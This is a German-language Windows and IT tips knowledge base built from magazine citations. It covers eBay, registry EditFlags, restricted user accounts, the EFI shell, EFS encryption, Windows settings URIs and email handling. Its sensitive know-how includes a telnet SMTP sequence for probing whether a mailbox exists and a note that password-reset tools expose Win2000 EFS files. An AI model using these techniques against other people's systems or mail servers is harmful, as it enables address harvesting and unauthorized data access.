Einen Sniper (automatisches Bieten) mit der Möglichkeit, das Bieten auch vom (Miss-)Erfolg bei anderen Auktionen abhängig zu machen, ist der HervEx, der auch in der c't Heft 14/2006, Seite 136 vorgestellt wird. Die CD-Version ist auf 15 Auktionen beschränkt, wem dies nicht reicht, muss ca. 20€ investieren.

Die eBay-API wird in der Zeitschrift Toolbox Heft 2/2007, Seite 74ff beschrieben. Sie werden auch in der c't Heft 16/2008, Seite 166ff (Softlink 0816166{bmc earth16.bmp}) beschrieben. Es gibt die Shopping-API (Angebote suchen, Benutzerprofile scannen), Trading API für (Power-) Verkäufer, Research-API (um Preistrends zu ermitteln) und noch weitere. Im c't-Artikel wird die Shopping- und Trading-API zusammen mit MS-Access 2000ff VBA-Makros verwendet. Zur Nutzung der API ist zusätzlich zum normalen eBay-Konto ein Developer-Konto via <https://developer.ebay.com/Join/Default.aspx{bmc earth16.bmp}> anzulegen. Zum Ausprobieren des Codes gibt's als Spielwiese die Sandbox: <http://sandbox.ebay.com{bmc earth16.bmp}>.

Gemäß PC-Welt Heft 10/2009, Seite 64 gibt es Betrüger "B", die zusätzlich zum Artikel, den sie kaufen wollen, einen solchen auch mit geklauten Accountdaten des Users A bei eBay zu Verkauf anbieten. Ihrem Käufer "C" geben sie dann die Kontodaten des "D", bei dem sie gekauft haben und der der wirklich so einen Artikel hat. Nach dem Geldtransfer von D nach C wird die Ware von C nach B (ausländische Adresse) geschickt und D hat zwar bezahlt, aber erhält keine Ware. Daher als Verkäufer: In der Überweisung unbedingt die eBay-Auktionsnummer als Verwendungszweck verlangen!

Rechtsfragen rund um eBay sind in der c't Heft 12/2011, Seite 156ff das Thema:

- Das Fernabsatzgesetz gib es schon lange nicht mehr, nur noch BGB (hauptsächlich §312b, 312c und 355). Ein gesetzliches Umtausch-Recht hat's auch noch nie gegeben. Beim Kauf von einem Unternehmer/Unternehmen gibt's ein 14-tägiges Widerrufsrecht. "Privat-Verkäufer" müssen kein Widerrufsrecht oder Rückgaberecht einräumen.
- Gewährleistungs-Ausschluss ist bei Privat-Verkäufen im Einzelfall möglich, nicht aber mittels einer regelmäßig verwendeten Klausel. Dann wäre es eine AGB und hier gelten dafür sehr hohe Hürden.
- Mit einer ordentlichen Verpackung hat ein Privat-Verkäufer seine Schuldigkeit getan. Das Transport-Risiko trägt der Empfänger.
- ...

eBay

\$ eBay

K eBay; Biet-o-Zilla; Bit Shielding (eBay); Gebotsabschirmung (eBay)

#K EditFlags

Der Eintrag "EditFlags" z. B. bei HKey_Classes_Root\BatFile{bmc tree.bmp} haben die in der folgenden Tabelle aufgeführte Bedeutung. Teilweise ist die Beschreibung aus verschiedenen Quellen unterschiedlich. Meist betreffen die Flags den Dialog im Explorer unter Ansicht | Optionen | Dateityp. Kombinationen der Bits möglich.

Byte 0

- 00 alles erlaubt
- 01 tauch unter Ansicht|Optionen|
Dateityp nicht auf (exclude File
Class)
- 02 "Inhaltstyp Mime" ist deaktiviert!?
Dateiklasse ohne Extension (z. B.
Ordner) unter Ansicht Optionen
anzeigen (include Class)
- 04 wenn "Shell"-Angabe direkt bei
Extension statt über Verweis:
KeyNamen ab 2.Zeichen als
Extension!? Dateiklasse besitzt keine
Dateinamens-Erweiterung!?
- 08 "Bearbeiten" ist deaktiviert
- 10 "Entfernen" bzw "Löschen" ist
deaktiviert
- 20 "Vorgänge, neu" ist deaktiviert
- 40 "Vorgänge, Bearbeiten" ist
deaktiviert
- 80 "Vorgänge, Entfernen" ist deaktiviert

Byte 1

- 00 alles möglich
- 01 "Beschreibung" ist deaktiviert, die
Beschreibung kann also nicht verändert
werden
- 02 "anderes Symbol" ist deaktiviert
- 04 "Vorgänge, als Standard" (bei Doppelklick)
ist deaktiviert
- 08 beim Bearbeiten eines Vorgangs ist
"Vorgang" deaktiviert
- 10 beim Bearbeiten eines Vorgangs ist
"Anwendung" deaktiviert
- 20 beim Bearbeiten eines Vorgangs ist "DDE
verwenden" deaktiviert
- 80 "Inhaltstyp Mime" verändern ist
deaktiviert!

Byte 2

- 01 Im IE ist "Öffnen" bzw "Speichern" für
solche Dateien gesperrt.
Heruntergeladene Dateien werden
immer geöffnet
- 02 "Unsicherer Dateityp", d.h. der User
kann das Kontrollkästchen zum
zukünftig "ohne vorherige Nachfrage
öffnen" nicht deaktivieren.
- 04 Extension immer anzeigen. Unklar ist
der Unterschied zu
"AlwaysShowExtension"-Eintrag
- 08 Dateityp nie im Startmenü unter
"Dokumente" anzeigen.

Byte 3

- 00
- 01 Office-Dokumente im MS-Internet-Explorer
oder Outlook / ~-Express ohne Rückfrage
öffnen (Sicherheitsrisiko!)

PC-Welt 1/97, Seite 94.

Siehe auch System-Einschränkungen, Sicherheit, Zahlendarstellung.

EditFlags

\$ EditFlags

K EditFlags;Beschränkungen;DateiTyp

#\$K **Eingeschränkter Benutzer (Restricted User)**

Unter XP Home gibt es zwei verschiedene vordefinierte Benutzertypen: Computeradministrator und Eingeschränkt. Eigentlich eine schöne Sache, der "eingeschränkte Benutzer" kann nicht versehentlich oder absichtlich das System zerkonfigurieren! Zugriffsrechte der Benutzer für Dateisystem und Registry können bei Windows ab NT, d.h. auch Win2000 und XP vom Administrator detailliert festgelegt werden. Durch die bei XP-Home vordefinierten Benutzertypen können z. B. beim Internet-Surfen sensible Bereiche so ganz einfach unzugänglich gemacht, indem zum Internetsurfen so ein UserAccount vom Typ "restricted" verwendet wird, der keinen Zugriff auf die unter einem anderen Account liegenden Daten der Finanzverwaltung hat. Auch beim Internetsurfen können Angriffe trotz manchem Sicherheitsloch wesentlich weniger Schaden anrichten!

Doch leider kommt nicht nur ältere Software mit den "eingeschränkten Benutzerkonten" oft nicht klar! Gemäß c't Heft 3/2003, Seite 177 versucht Norton Antivirus 2002 auch nicht zugängliche Festplattenbereiche immer wieder zu scannen und bremst dadurch einen 2.5 GHz-Rechner zu einem Rechner mit vergleichbar 300 MHz!

Wie man Konten für "Restricted User" verwaltet und störrische Programme zum Laufen bringt, ist in der Zeitschrift c't Heft 15/2004, Seite 118ff beschrieben: Axel Vahldiek, Es geht auch ohne. Arbeiten ohne Admin-Rechte unter Windows:

- Bei einigen vorinstallierten OEM-Versionen fehlt das Konto "Administrator", das es normalerweise gibt, aber nicht im Begrüßungsbildschirm angezeigt wird. Dafür anmelden kann man sich z.B. durch zweimaliges Ctrl-Alt-Del im Begrüßungsbildschirm. In diesem Fall ein solches Konto anlegen und mit Kennwort versehen. Diese Konto "Administrator" sollte man in den Grundeinstellungen belassen und nur für den Notfall verwenden.
- Zur Installation von Software etc. dient am besten ein weiteres Konto, z.B. "Admin" mit Administrator-Rechten. Diese kann an den eigenen Bedarf angepasst werden, z.B. versteckte Dateien anzeigen, Datei-Endungen anzeigen, ...
- Falls die Systempartition noch mit FAT formatiert ist, sollte man auf NTFS umstellen, da sonst die meisten Schutzmechanismen nicht wirken.
- Falls ein vorhandenes (restricted-User-) Konto als Vorlage für zukünftige User verwendet werden soll, so kann dessen c:\Dokumente und Einstellungen\- Für neue Administrator-Konten muss nach dem Neuanlegen des Kontos dieses dann auf Zugehörigkeit zur Administrator-Gruppe umgestellt werden.
- Die Usergruppe "Hauptbenutzer", die es unter WinXP Prof. gibt, hat nach dem Gießkannenprinzip zusätzliche Rechte gegenüber einem normalen Benutzer und wird nicht empfohlen zu verwenden.
- Wenn eine Anwendung mit Admin-Rechten richtig läuft, nicht jedoch mit normalen User-Rechten, so ist Detektivarbeit angesagt, um rauszubekommen, wo zusätzliche Rechte notwendig sind. Dabei helfen die Monitor-Programme Regmon.exe und filemon.exe von SysInternals (siehe c't-Softlink [0415118{bmc earth16.bmp}](#)). Angemeldet als restricted User, diese beiden Programme im Explorer in ihrem Verzeichnis via rechte Maustaste (bei Win2000 dabei Shift-Taste gedrückt halten!) und "Ausführen als ..." (oder "Sekundäre Anmeldung") mit Administrator-Rechten starten. In RegMon das Filter auf "accdenied" setzen. Bei Filemon (V6.1) auf "Access" filtern und bei Highlight "Denied" eintragen. Nicht jeder "denied Access" muss zu einem Problem führen (z.B. wenn Outlook 98 mit dem Joystick Probleme Zugriffsprobleme hat, ist dies kein wirkliches Problem), wichtig sind die zeitnah zur Fehlfunktion auftretenden Meldungen.

Beispiele:

- Outlook 98 läuft nicht mit normalen Userrechten, Hauptbenutzer würde gehen. Es benötigt Zugriffsrechte unter HKLM\SOFTWARE\Microsoft\Windows Messaging Subsystem{bmc tree.bmp}. Ein Doppelklick auf die entsprechende Zeile im RegMon startet den Microsoft-Registry-Editor, sofern RegEdit nicht schon läuft. Der Start erfolgt ebenfalls mit Admin-Rechten. Dies beim HKEY_CURRENT_USER beachten, siehe auch Registry-Aufbau! Man kann die Berechtigungen entsprechend erweitern. Dies sollte man in der Regel nur für den untersten Zweig des Baumes machen!
- Photoshop 5.5 möchte unter c:\ Temporärdateien mit wechselndem Namen anlegen. Statt für c:\ die Rechte zu erweitern, in den Photoshop 5.5-Optionen bei Datei, Voreinstellungen, Zusatzmodule, Virtueller Speicher das "Arbeitsvolumen" ändern, z.B. auf eine FAT32-Partition.
- Kopierschutzmechanismen, die einen direkten Datenträgerzugriff benutzen, scheitern unterm Restricted-User-Account. Bei CDs hilft eventuell ein CD-Emulator bzw. speziell für den "SafeDisc"-Schutz, den auch Microsoft bei "Age of Empires 2" verwendet, gibt's einen Patch von MS (via c't-Softlink [0415118{bmc earth16.bmp}](#)).

EingeschrBenutzer

\$ Eingeschränkter Benutzer

K Eingeschränkter Benutzer;Restricted User;Benutzer, eingeschränkt;Norton Antivirus 2002;Sicherheit: als Restricted User arbeiten; langsames XP bei "Eingeschränktem User"

- Von Ahead gibt's für den Nero-CD-Brenner einen Patch, der eine neue Usergruppe einrichtet und die User, die CDs brennen können sollen, zusätzlich in diese Gruppe aufnimmt.
- Nachinstallieren von Software für einen User mit eingeschränkten Rechten via runas funktioniert nur manchmal, da die ShellFolders und HKCU nicht passen. Für software-Installationen ist es u.U. notwendig, dem User-Account vorübergehend Admin-Rechte zu geben. Dies geht mit einem Doppelklick via eines Batches (Zeitschrift c't Heft 15/2004, Seite 118, Softlink [0415118{bmc earth16.bmp}](#)) und Neuanmeldung des Users.

Siehe auch [Benutzer-Manager](#), [Sicherheit des Systems](#).

#\$K **Einheiten-Rechner**

Zum Umrechnen zwischen verschiedenen Einheiten (Volumen, Längen, etc.) gibt's bei Microsoft kostenlos den Rechner-Plus

<http://www.microsoft.com/downloads/details.aspx?displaylang=de&FamilyID=32b0d059-b53a-4dc9-8265da47f157c091{bmc earth16.bmp}> oder <http://www.tinyurl.com/4g6wc{bmc earth16.bmp}> (PC-Professionell Heft 2/2005, S.146)

EinheitenRechner

\$ Einheiten-Rechner

K Einheiten-Rechner; Umrechnung von Einheiten;Rechner für Einheiten

#\$K **EFI-Shell**

Die EFI-Shell ist teilweise im ROM mit enthalten. Ansonsten kann sie z.B. von <http://www.pcwelt.de/1opv{bmc earth16.bmp}> auf einen USB-Stick kopiert werden, von dem man dann booten kann. Einige Befehle:

- map: Zeigt die erkannten Laufwerke an.
- cd ...: Change Directory
- fs0<Enter>\efi\boot\bootx64.efi: Bootet den Rechner mit dem Betriebssystem von Laufwerk 0 (z.B. DVD).

Auch unter <http://www.ct.de/1315138{bmc earth16.bmp}> bzw unter <http://sourceforge.net/projects/edk2/files/UDK2010%20Releases{bmc earth16.bmp}> kann man das EFI Development-Kit II <http://sourceforge.net/projects/edk2/files/latest/download?source=files{bmc earth16.bmp}> herunterladen. Darin befindet sich unter \MyWorkSpace\EdkShellBinPkg\FullShell\X64 die Datei Shell-Full.efi. Wird sie auf einem FAT-formatierten USB-Stick unter \efi\boot als bootx64.efi abgelegt, dann sollte bei abgeschaltetem SecureBoot das Booten vom Stick funktionieren. Unter \MyWorkSpace\EdkShellBinPkg\FullShell\X64\Apps finden sich weitere Tools, die man auf den Stick kopieren und ausprobieren kann.

EFI-Shell
\$ EFI-Shell
K EFI-Shell;U

#\$K **EFS (Encrypted File System)**

Win2000 und WinXP-Prof enthalten eine auf NTFS5 aufsetzende Dateiverschlüsselungs-Möglichkeit EFS, die bei neueren Systemen durch Bitlocker-Verschlüsselung ersetzt wurde. Der Umgang mit EFS und auch die Probleme z. B. bei Backups ist in der Zeitschrift c't Heft 15/2002 Seite 204ff beschrieben. EFS-Daten finden sich gegebenenfalls in der Registry unter HKCU\Software\Microsoft\Windows NT\CurrentVersion\EFS{bmc tree.bmp}.

Gemäß Zeitschrift c't Heft 23/2002 Seite 33 besitzt die Verschlüsselung jedoch bei Win2000 ein Sicherheitsloch, das jedoch bei XP behoben ist: Nach einer Passwort-Änderung mit z.B. chntpw von <http://home.eunet.no/~pnordahl/ntpasswd/bootdisk.html{bmc earth16.bmp}> oder dem "ERD-Commander 2002" von <http://www.winternals.com{bmc earth16.bmp}> (ca. 400 US\$) liegen die verschlüsselten Dateien praktisch offen! Für Win2000 empfiehlt Microsoft lediglich, mittels syskey im Modus 2 oder 3 sich davor zu schützen.

Gemäß Zeitschrift c't Heft 6/2003 Seite 69, Softlink [0306069{bmc earth16.bmp}](http://www.elcomsoft.com/aefcdr.html{bmc earth16.bmp}) gibt es von ElcomSoft <http://www.elcomsoft.com/aefcdr.html{bmc earth16.bmp}> ein Programm "Advanced EFS Data Recovery" für 99 US-\$, das Win2000-EFS-Files bei teilweise bekanntem privatem Schlüssel entschlüsseln kann. Die kostenlose Demoversion entschlüsselt die ersten 512 Zeichen.

Fallstricke beim Einsatz von EFS werden in der Zeitschrift c't Heft 12/2003, Seite 218ff beschrieben (Softlink [0312218{bmc earth16.bmp}](http://www.cit-sonne.de/0312218{bmc earth16.bmp})). Z.B.:

- Hat ein Anwender sein Passwort vergessen und lässt es vom Administrator neu setzen, dann passt der Schlüssel nicht mehr.
- Beim Kopieren einer Datei auf einen Datenträger ohne EFS (z.B. auf eine Diskette) durch den User, der den Schlüssel besitzt, wird die Datei entschlüsselt und hat keinen Schutz mehr.

Verschlüsselung kann auf einem PC durch hinzufügen von HKLM\SOFTWARE\Policies\Microsoft\Windows NT\CurrentVersion\Efs_EFSConfiguration{bmc edit.bmp} und setzen auf 1 verhindern. Für ein einzelnes Verzeichnis kann man sie durch den Eintrag

```
[Encryption]
Disable=1
```

in der desktop.ini verbieten! In dem Artikel sind natürlich auch die Abhilfe-Maßnahmen (Zweitschlüssel, Sicherungskopie der Schlüssel etc.) beschrieben!

Das MMC-Snapin [certmgr.msc{bmc shortcut.bmp}](http://www.cit-sonne.de/certmgr.msc{bmc shortcut.bmp}), zeigt unter "Eigene Zertifikate" das Zertifikat an, das auch den Schlüssel fürs EFS enthält. Dieses Zertifikat sollte exportiert und sicher (z.B. auf CD-gebrannt) aufbewahrt werden: Zertifikat markieren, Aktion, alle Tasks, Exportieren, weiter, "Ja, privaten Schlüssel exportieren", weiter, "Wenn möglich, alle Zertifikate im Zertifizierungspfad einbeziehen" und "Verstärkte Sicherheit aktivieren" aktivieren (Zeitschrift c't Heft 4/2004, Seite 189).

Siehe auch [Sicherheit des Systems](#).

EFS

\$ EFS (Encryped File System)

K EFS (Encryped File System);Encryped File System;Verschlüsselte Dateien;Datei-Verschlüsselung

#\$K **Einstellungen-Dialoge (Win 8/10)**

Unter Windows 8/10 lassen sich die Dialoge mit einer URI aufrufen. Gemäß <https://www.deskmodder.de/blog/2015/06/03/windows-10-einstellungen-direkt-aufrufen-ausfuehren-dialog/{bmc earth16.bmp}> und <https://docs.microsoft.com/de-de/windows/uwp/launch-resume/launch-settings-app{bmc earth16.bmp}> gibt es dabei diese Dialoge, die mehr und mehr die Systemsteuerung ablösen:

Einstellungsseite	Befehl
Startseite Einstellungen	ms-settings:{bmc shortcut.bmp}
Akku	ms-settings:batterysaver
Akkuverbrauch (Nutzung)	ms-settings:batterysaver-usagedetails{bmc shortcut.bmp}
Aktivierung von Windows	ms-settings:activation
Allgemeine Datenschutzoptionen	ms-settings:privacy-general
Angeschlossene Geräte	ms-settings:connecteddevices{bmc shortcut.bmp}
Anmeldeoptionen	ms-settings:signinoptions{bmc shortcut.bmp}
Annäherungssensor	ms-settings:proximity{bmc shortcut.bmp}
Anrufliste-Datenschutz	ms-settings:privacy-callhistory
Anzeige	ms-settings:display
Apps & Features	ms-settings:appsfeatures
Appdiagnose (Vertraulichkeit)	ms-settings:privacy-appdiagnostics
Apps für Websites	ms-settings:appsforwebsites
Arbeitsplatzzugriff (= Unternehmensdienste)	ms-settings:workplace{bmc shortcut.bmp}
Audio und Sprache (nur wenn StoreApp "Mixed Reality Portal" installiert ist)	ms-settings:holographic-audio
Aufgaben (Vertraulichkeit)	ms-settings:privacy-tasks
Automatische Wiedergabe	ms-settings:autoplay
Bekannte Netzwerke verwalten	ms-settings:network-wifisettings
Benachrichtigungen und Aktionen	ms-settings:notifications{bmc shortcut.bmp}
Benachrichtigungen (Vertraulichkeit)	ms-settings:privacy-notifications
Bewegungsdaten-Schutz	ms-settings:privacy-motion{bmc shortcut.bmp}
Bildschirm	ms-settings:display{bmc shortcut.bmp} ms-settings:screenrotation
Bildschirmlupe	ms-settings:easeofaccess-magnifier{bmc shortcut.bmp}
Bluetooth	ms-settings:bluetooth{bmc shortcut.bmp}
Bluetooth und andere Geräte	ms-settings:bluetooth{bmc shortcut.bmp} ms-settings:connecteddevices
Datennutzung (je Schnittstelle, je App)	ms-settings:datausage{bmc shortcut.bmp}
Datenschutzoptionen	ms-settings:privacy{bmc shortcut.bmp}
Datum und Zeit	ms-settings:dateandtime{bmc shortcut.bmp}
Designs (Personalisierung)	ms-settings:personalization-start
DFÜ-Verbindung	ms-settings:network-dialup
Display (Rotation, Textgröße, Helligkeit, Anzeige duplizieren/erweitern)	ms-settings:screenrotation{bmc shortcut.bmp}
Drucker und Scanner	ms-settings:printers
Eingabe (Rechtschreibung, Bildschirmtastatur)	ms-settings:typing{bmc shortcut.bmp}
Eingabe	ms-settings:typing
Einwahlverbindung (DFÜ)	ms-settings:network-dialup{bmc shortcut.bmp}
E-Mail- & App-Konten	ms-settings:emailandaccounts
E-Mail-Datenschutz	ms-settings:privacy-email
Energiesparmodus	ms-settings:batterysaver{bmc shortcut.bmp}
Energiesparmodus (Einstellungen)	ms-settings:batterysaver-settings{bmc shortcut.bmp}
Entwickler (Developer)	ms-settings:developers{bmc shortcut.bmp}
Erleichterte Bedienung (Weitere Optionen: Cursorbreite, Berührungsfeedback, ...)	ms-settings:easeofaccess-otheroptions{bmc shortcut.bmp}
Ethernet	ms-settings:network-ethernet{bmc shortcut.bmp}
Familie und weitere Benutzer	ms-settings:otherusers{bmc shortcut.bmp} {bmc admin.bmp}

EinstellungenDialoge

\$ Einstellungen-Dialoge (Win 8/10)

K Einstellungen-Dialoge (Win8/10);LaunchUriAsync

Farben	ms-settings:colors{bmc shortcut.bmp} oder ms-settings:personalization-colors{bmc shortcut.bmp}
Farben	ms-settings:personalization-colors
Feedback-Datenschutz	ms-settings:privacy-feedback{bmc shortcut.bmp}
Flugzeugmodus	ms-settings:network-airplanemode{bmc shortcut.bmp}
Freigeben von Speicherplatz	ms-settings:storagepolicies
Funkempfang (Bluetooth durch Apps ein-/ausschalten erlauben)	ms-settings:privacy-radios{bmc shortcut.bmp}
Game DVR	ms-settings:gaming-gamedvr
Gemeinsame Nutzung (System)	ms-settings:crossdevice
Geschäfts- oder Schulkonto öffnen	ms-settings:workplace
Hello einrichten	ms-settings:signinoptions-launchfingerprintsrollment ms-settings:signinoptions-launchfaceenrollment
Hintergrund	ms-settings:personalization-background{bmc shortcut.bmp}
Hintergrund-Apps-Datenschutz	ms-settings:privacy-backgroundapps
Hoher Kontrast	ms-settings:easeofaccess-highcontrast{bmc shortcut.bmp}
Ihre Informationen	ms-settings:yourinfo
Info (System)	ms-settings:about
Kalender-Datenschutz	ms-settings:privacy-calendar{bmc shortcut.bmp}
Kamera-Datenschutz	ms-settings:privacy-webcam{bmc shortcut.bmp}
Kontakte-Datenschutz	ms-settings:privacy-contacts{bmc shortcut.bmp}
Konto-Information-Datenschutz	ms-settings:privacy-accountinfo{bmc shortcut.bmp}
Mauszeiger, Tastatur-Maus	ms-settings:easeofaccess-mouse{bmc shortcut.bmp}
Maus und Touchpad	ms-settings:mousetouchpad{bmc shortcut.bmp}
Mein Gerät suchen	ms-settings:findmydevice
Mikrofon-Datenschutz	ms-settings:privacy-microphone{bmc shortcut.bmp}
mobiler Hotspot	ms-settings:network-mobilehotspot{bmc shortcut.bmp}
Mobilfunk	ms-settings:network-cellular{bmc shortcut.bmp}
Multitasking (System) (Andocken, virtuelle Desktops)	ms-settings:multitasking
Nachrichten (SMS-Datenschutz)	ms-settings:privacy-messaging{bmc shortcut.bmp}
Netzbetrieb und Energiesparen	ms-settings:powersleep{bmc shortcut.bmp}
NFC	ms-settings:nfctransactions
Offline Navigation (Karten)	ms-settings:maps{bmc shortcut.bmp}
Optionale Features verwalten	ms-settings:optionalfeatures
Optionale Funktionen (Graphik-Tools, Handschrift, Insiderhub, Spracherkennung, ...)	ms-settings:optionalfeatures{bmc shortcut.bmp} { bmc admin.bmp }
Personalisierung	ms-settings:personalization{bmc shortcut.bmp}
Position (Ortungs-Datenschutz)	ms-settings:privacy-location{bmc shortcut.bmp}
Problembehandlung	ms-settings:troubleshoot
Projizieren auf diesen PC	ms-settings:project
Proxy	ms-settings:network-proxy{bmc shortcut.bmp}
Region und Sprache	ms-settings:regionlanguage{bmc shortcut.bmp}
Sicherung	ms-settings:backup
Sounds	ms-settings:sounds
Speicher (Belegung der Laufwerke)	ms-settings:storagesense{bmc shortcut.bmp}
Sperrbildschirm	ms-settings:lockscreen{bmc shortcut.bmp}
Spieleleiste	ms-settings:gaming-gamebar
Spielmodus	ms-settings:gaming-gamemode
Sprachausgabe	ms-settings:easeofaccess-narrator{bmc shortcut.bmp}
Sprache (Ein- und Ausgabe)	ms-settings:speech{bmc shortcut.bmp}
Spracherkennung, Freihand, Eingabe (Cortana)	ms-settings:privacy-speechtyping{bmc shortcut.bmp}
Standard-Apps	ms-settings:defaultapps
Standardkamera	ms-settings:camera
Status (Netzwerk)	ms-settings:network-status

Start-Personalisierung	ms-settings:personalization-start{bmc shortcut.bmp}
Stift & Windows Ink	ms-settings:pen
Synchronisieren von Einstellungen	ms-settings:sync
Tablet-Modus	ms-settings:tabletmode{bmc shortcut.bmp}
Taskleiste	ms-settings:taskbar
Tastatur	ms-settings:easeofaccess-keyboard{bmc shortcut.bmp}
Themes	ms-settings:themes{bmc shortcut.bmp}
Touchpad	ms-settings:devices-touchpad
Übertragung von Spielen	ms-settings:gaming-broadcasting
Untertitel für Hörgeschädigte	ms-settings:easeofaccess-closedcaptioning{bmc shortcut.bmp}
USB	ms-settings:usb
VPN	ms-settings:network-vpn{bmc shortcut.bmp}
Weitere Optionen der erleichterten Bedienung	ms-settings:easeofaccess-otheroptions
Weitere Geräte-Datenschutz (Beacons, Begleiter für Telefon, USB für Apps)	ms-settings:privacy-customdevices{bmc shortcut.bmp}
Wiederherstellung	ms-settings:recovery
Wi-Fi / WLAN (empfangbar)	ms-settings:network-wifi{bmc shortcut.bmp}
Wi-Fi (Einstellungen "automatisch verbinden", kostenpflichtig, bekannte Netzwerke löschen)	ms-settings:network-wifisettings{bmc shortcut.bmp}
Windows Defender	ms-settings:windowsdefender
Windows-Einstellungen	ms-settings:
Windows Insider Programm	ms-settings:windowsinsider
Windows Update	ms-settings:windowsupdate{bmc shortcut.bmp} ms-settings:windowsupdate-history ms-settings:windowsupdate-options ms-settings:windowsupdate-restartoptions ms-settings:windowsupdate-action

Aufrufen lassend sie sich in Win10 von der Kommandozeile z.B. mittels

```
start ms-settings:
```

wobei für die Hauptseite der Doppelpunkt am Ende wichtig ist. Oder in der Power-Shell via

```
Start-Process "ms-settings:"
```

In Win8.1 geht es z.B. via explorer.exe

```
shell:AppsFolder\Windows.ImmersiveControlPanel_cw5n1h2txyewy!microsoft.windows.immersivecontrolpanel
```

(<http://www.urtech.ca/2015/08/solved-how-to-start-settings-app-from-command-line-in-windows-10/{bmc earth16.bmp}>)

Eine weitere Methode zum Start von Einstellungs-Dialogen ist z.B. dieses Kommando:

[control /name Microsoft.Personalization /page pageWallpaper{bmc shortcut.bmp}](#).

#\$K **Elster Steuer-Software**

ZU Elster gab es in der c't Heft 1/205, Seite 46 einen Artikel. Im Heft 2/2005 Seite 12 gibt's dann einige Leserbrief wegen den Problemen mit dem proprietären Protokoll von Elster und damit verbundenen Sicherheitsproblemen. Im Heft 3/2005 Seite 11 gibt es dann den Link zu http://www.janaforum.de/jana_forum/thread.php?threadid=7661&sid=&highlight=elster mit Konfigurationshinweisen zum Proxy-Server Jana.

Elster benötigt eine TCP-Verbindung auf Port 8000 der Elster-Server. Für einen Proxy in einer DMZ müssen die auf ihm zur Weiterleitung eingerichteten Ports vom internen Netz erreichbar sein und auch in der Elster-Datei tm.ini eingetragen werden.

Elster
\$ Elster Steuer-Software
K Elster Steuer-Software;Steuer-Software Elster

#eMail

eMail-Clients für Win, Mac, Linux wurden in c't Heft 2/2005, Seite 156ff getestet. Im Leserbrief in Heft 3/2005 Seite 13 wird zusätzlich noch das USB-Stick-taugliche Scribe (1 Account, freeware) und InScribe (Shareware 20 US-\$) empfohlen!

eMail-SMTP-Versand via Telnet, .net, OpenSMTP.net, ..., -POP3-Empfang:

Knowhow zur eMail-Kommunikation aus einer Anwendung heraus gibt's in der Zeitschrift Toolbox Heft 4/2005, Seite 78ff.

SPF, SRS: Als Schutz vor Mails mit falscher Absenderangabe soll SPF = Sender Policy Framework dienen.

eMail-Versand aus HTML-Formular:

Worauf man beim Mailversand aus den Daten eines HTML-Formulars achten muss, damit der verwendete Mail-Server durch Tricks nicht zur SPAM-Schleuder missbraucht werden kann, ist in der Zeitschrift c't Heft 22/2005, Seite 208f (Softlink [0522208{bmc earth16.bmp}](#)) beschrieben.

Siehe auch <http://spf.pobox.com{bmc earth16.bmp}>, c't Heft 21/2005, Seite 206, Mail-Server, Spam-Mails.

Wie man seinen eMail-Bestand von einem Provider zu einem anderen Umzieht, ist in der c't Heft 6/2009, Seite 212ff (Softlink [0906212{bmc earth16.bmp}](#)) beschrieben. Hilfreich ist dabei Thunderbird, geg. als Thunderbird-Portable: Das alte IMAP-Konto einrichten, den Offline-Modus aktivieren und via "Ordner zum Offline-Lesen wählen" neben der Inbox auch die anderen Ordner auswählen. Nach dem einrichten des Accounts beim neuen Provider braucht man die Ordner nur noch per Drag&Drop rüber ziehen. Achtung: Thunderbird scheint manchmal bei der Offline-Synchronisation einige Ordner zu vergessen, also die Ordner prüfen! Als Alternative zu Thunderbird eignet sich auch das kostenlose Windows-Tool IMAPsize für Backups und Umzug.

Der gleiche Artikel behandelt auch den Wechsel des Mail-Clients. Schlecht sieht's bei Outlook und Outlook-Express aus. Nur Vistas "Windows Mail" verwendet kein proprietäres Format fürs Archive mehr und Export-Konverter gibt's nur als ThirdParty-Tools gegen Geld. Für den Umzug von Kontakten eignen sich csv-Dateien, aber es gibt keine einheitliche Spalten-Namen oder -Reihenfolge.

Das Mailprogramm Thunderbird und die verfügbaren Add-Ons werden in der c't Heft 13/2009, Seite 140ff vorgestellt.

Systeme und Verfahren zur eMail-Archivierung werden in der c't Heft 13/2009, Seite 144ff beschrieben. Das Tool "MailStore" (<http://www.mailstore.com/de{bmc earth16.bmp}>) gibt es auch in einer kostenlosen Home-Version.

Rechtlich sichere Archivierung von eMail ist Thema in c't Heft 13/2009, Seite 147ff:

- Gemäß §147 der AO (Abgabenordnung) müssen Handels- und Geschäftsbriefe, d.h. alles was ein Geschäft vorbereitet, abwickelt oder rückgängig macht, gespeichert werden. Auch sonstige Unterlagen, soweit sie für die Besteuerung von Bedeutung sind.
- Wenn die Nutzung des Mailsystems des Arbeitgebers für private Mails der Arbeitnehmer untersagt ist, dann muss nach geltender Rechtsmeinung dies auch überwacht und sanktioniert werden. In diesem Fall können aber alle ausgehenden Mails rechtlich bedenkenlos gespeichert und archiviert werden. Bei eingehenden Mails wird es etwas kritischer.
- Sind private Mails nicht untersagt, dann unterliegt der Arbeitgeber den Bestimmungen des Telekommunikationsgesetzes (TKG) und darf keinen Einblick in die Mails der Mitarbeiter nehmen.

Technik und rechtliches bei per eMail verteilten Newslettern ist das Thema eines Artikels in c't Heft 13/2009, Seite 150ff.

Gemäß PC-Welt Heft 1/2010, Seite 122 kann man mittels

```
nslookup -q=mx <domäne>
```

anhand der Antwort prüfen, ob da ein Mailserver existiert: Bei "mail exchanger=..." sollte mindestens ein Server angegeben sein.

Mit ein paar Telnet-Zeilen für eine Test-Mail kann man auch die Existenz eines Postfachs überprüfen:

```
telnet <mail.server.de> 25
hello hi
mail from: <eigene eMail-Adr>
rcpt to: <zu prüfende eMail-Adr>
quit
```

Wenn nach rcpt to:... sowas wie "mailbox unavailable" kommt, dann gibt's die eMail-Adresse nicht.

Wenn man sich aus dem eMail-Sourcetext die IP des Absenders raussucht und diese z.B. unter <http://www.ip2location.com/free.asp{bmc earth16.bmp}> eingibt, kann man feststellen, woher die eMail kommt.

Um ein IMAP-Konto umzuziehen gibt es das Tool pcwImapSync (<http://pcwelt-praxis.de/downloads/pcwimapsync{bmc earth16.bmp}>).

eMail

\$ eMail

K eMail; Mail; SMTP; Telnet für eMail;POP3;SPF Sender Policy Framework; Sender Policy Framework (eMail);SRS Sender Rewriting Scheme; Thunderbird; IMAP

<http://www.pcwelt.de/tipps/IMAP-Mailserver-Mehrere-Postfaecher-auf-neue-Mailserver-uebertragen-1281467.html{bmc earth16.bmp}>): via Perlscript (Perl wird mit installiert) und Batchdatei incl. einer readme.txt.

